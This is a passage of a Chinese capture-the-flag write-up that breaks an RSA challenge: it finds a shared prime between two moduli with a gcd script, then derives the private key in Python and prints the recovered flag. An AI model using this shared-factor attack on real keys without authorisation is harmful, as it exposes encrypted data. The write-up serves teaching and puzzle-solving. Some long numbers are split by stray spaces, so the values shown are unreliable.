85190854210389587594975456064984611990461126684301086241532915267311675164190213474245311019623654865937851653353
28709654234745553482398580215515896501696024394238411606987933381152042381400857386808833134335740602436000285000
60082462435847340305959759389141217939916581362251290126338029956101962474148877936701938977578654729206535288500
72242395817769758923853644464461856429391372875199459748077 27
n2 = 14624662628725820618622370803948630854094687814338334827462870357582795291844925274690253604919535785934208
08182542554153605755022704839983724339249076216773308303036822124076469369432115010430604412593420169943014697046
66657410999261630825931178731857267599750324918610790098952520113593130245010530961350592735239454337631927669542
02693587353596448759543398490252996072665548169640400662891792224166614808274187403375697072435747053958984854870
45730916339178693872393244477305875454725645614967248827994951867688583244908381691230770518903323136712203858304
44331578674338014080959653201802476516237464651809255679979
```

```
def gcd(n1, n2):
    while 1:
        mod = n1 % n2
        if mod == 0:
            return n2
        n1 = n2
        n2 = mod

if __name__ == "__main__":
    g = gcd(n1, n2)
    print(g)
    print(n1 / g)
```

得到p为

161993393900030566867150602363721535479433489542726899362944130872107225598993516228193877689420023695231584876954537089973673478074348422697619820309397363583748523503035462772765277978491082324620122838540365168604124924805412323471486221429513024367107238770298040268787441768635257727315317704741778501737

然后脚本rsa解密：

```python
from Crypto.Util.number import  inverse, long_to_bytes
#crypto
c = 248208389374661824854442673702375040012454345208243633439850498602350171063940206094910669327946289696883902
971209933623597622157156464290024082777471919953312405395315791985083821402193490748063344157731626385301123251839290498302805215586215426440110812496840409882394669181179895274719423729058132386866663735760469301507900755559497424555955551881914084402049848743268494692274123205324989457541779606709065512270230613484822025794329764546147748808680485601832398679699910338556554049653442240639035598797681545074453594978507300904300715949692918718433859285904091754612234398152050822033278586254660884112759 7
n = 149670300599751149502953998741850470537365878801279905420357652014257793424306625177650632587846858681070667894757471802447113526464697767329385446415838423137918729863575044621849240752274334986314232891879883514756667851908542103895875949754560649846119904611266843010862415329152673116751641902134742453110196236548659378516535328709654234745553482398580215515896501696024394238411606987933381152042381400857386808833134335740602436000285006008246243584734030595975938914121793991658136225129012633802995610196247414887793670193897757865472920653528850072242395817769758923853644464461856429391372875199459748077277
p = 161993393900030566867150602363721535479433489542726899362944130872107225598993516228193877689420023695231584876954537089973673478074348422697619820309397363583748523503035462772765277978491082324620122838540365168604124924805412323471486221429513024367107238770298040268787441768635257727315317704741778501737
q = n//p
e = 65537

phi = (p - 1) * (q - 1)
d = inverse(e, phi)

m = pow(c,d,n)

print (m)
print(long_to_bytes(m))
```

拿到flag：

```
root@kali:~# python3 rsa.py
463274022977561421634144447633858731434734546425303350070052757805774166557 41
b'flag{i_am_very_sad_233333333333}'
```